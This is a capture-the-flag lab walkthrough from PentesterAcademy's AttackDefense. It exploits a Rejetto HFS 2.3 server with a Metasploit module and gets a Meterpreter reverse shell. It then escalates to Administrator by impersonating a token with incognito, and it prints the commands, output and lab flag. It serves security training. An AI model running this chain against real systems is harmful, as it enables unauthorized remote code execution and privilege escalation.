ATTACK DEFENSE

by PentesterAcademy


Name	Privilege Escalation: Impersonate
URL	https://attackdefense.com/challengedetails?cid=2353
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.


Command: cat /root/Desktop/target



```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.28.7
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.


Command: nmap 10.0.28.7



```
root@attackdefense:~# nmap 10.0.28.7
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-17 13:02 IST
Nmap scan report for 10.0.28.7
Host is up (0.057s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.78 seconds
root@attackdefense:~# 
```

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.


Command: nmap -sV -p 80 10.0.28.7



```
root@attackdefense:~# nmap -sV -p 80 10.0.28.7
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-17 13:03 IST
Nmap scan report for 10.0.28.7
Host is up (0.056s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 7.52 seconds
root@attackdefense:~# 
```

Step 4: We will search the exploit module for hfs 2.3 using searchsploit.


Command: searchsploit hfs



```
root@attackdefense:~# searchsploit hfs
---------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution
HFS Http File Server 2.3m Build 300 - Buffer Overflow (PoC)
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
---------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
root@attackdefense:~# 
```

Step 5: There is a Metasploit module for hfs server. We will use the Metasploit module to exploit the target.

Commands:
msfconsole -q
use exploit/windows/http/rejetto_hfs_exec
set RHOSTS 10.0.28.7
exploit
getuid




```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.0.28.7
RHOSTS => 10.0.28.7
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Using URL: http://0.0.0.0:8080/rj3Nf5j
[*] Local IP: http://10.10.15.2:8080/rj3Nf5j
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110
[*] Payload request received: /rj3Nf5j
[*] Sending stage (175174 bytes) to 10.0.28.7
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.28.7:49702) at 2021-05-17 1
[!] Tried to delete %TEMP%\wBTMWRp.vbs, unknown result
[*] Server stopped.

meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter > 
```

We have successfully exploited a hfs server and we are running as a local service.

Step 6: Trying to read the flag, which is located in **C:\\Users\\Administrator\\Desktop\\flag.txt**


Command: cat C:\\Users\\Administrator\\Desktop\\flag.txt



```
meterpreter > cat C:\\Users\\Administrator\\Desktop\\flag.txt
[-] 1016: Operation failed: Access is denied.
meterpreter > 
```

Step 7: We cannot read the flag with current privilege. The flag is located into the Administrator's Desktop folder. Load incognito plugin and check all available tokens.


Command: load incognito
list_tokens -u



```
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
ATTACKDEFENSE\Administrator
NT AUTHORITY\LOCAL SERVICE

Impersonation Tokens Available
========================================
No tokens available

meterpreter > 
```

Step 8: We can notice that the Administrator user token is available. Impersonate the Administrator user token and read the flag.

Command: impersonate_token ATTACKDEFENSE\\Administrator
getuid
cat C:\\Users\\Administrator\\Desktop\\flag.txt



```
meterpreter > impersonate_token ATTACKDEFENSE\\Administrator
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user ATTACKDEFENSE\Administrator
meterpreter > getuid
Server username: ATTACKDEFENSE\Administrator
meterpreter > cat C:\\Users\\Administrator\\Desktop\\flag.txt
x28c832a39730b7d46d6c38f1ea18e12meterpreter > 
```

This revealed the flag to us:

Flag: x28c832a39730b7d46d6c38f1ea18e12

References

1. Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2) (https://www.exploit-db.com/exploits/39161)

2. Metasploit Modules (https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec/)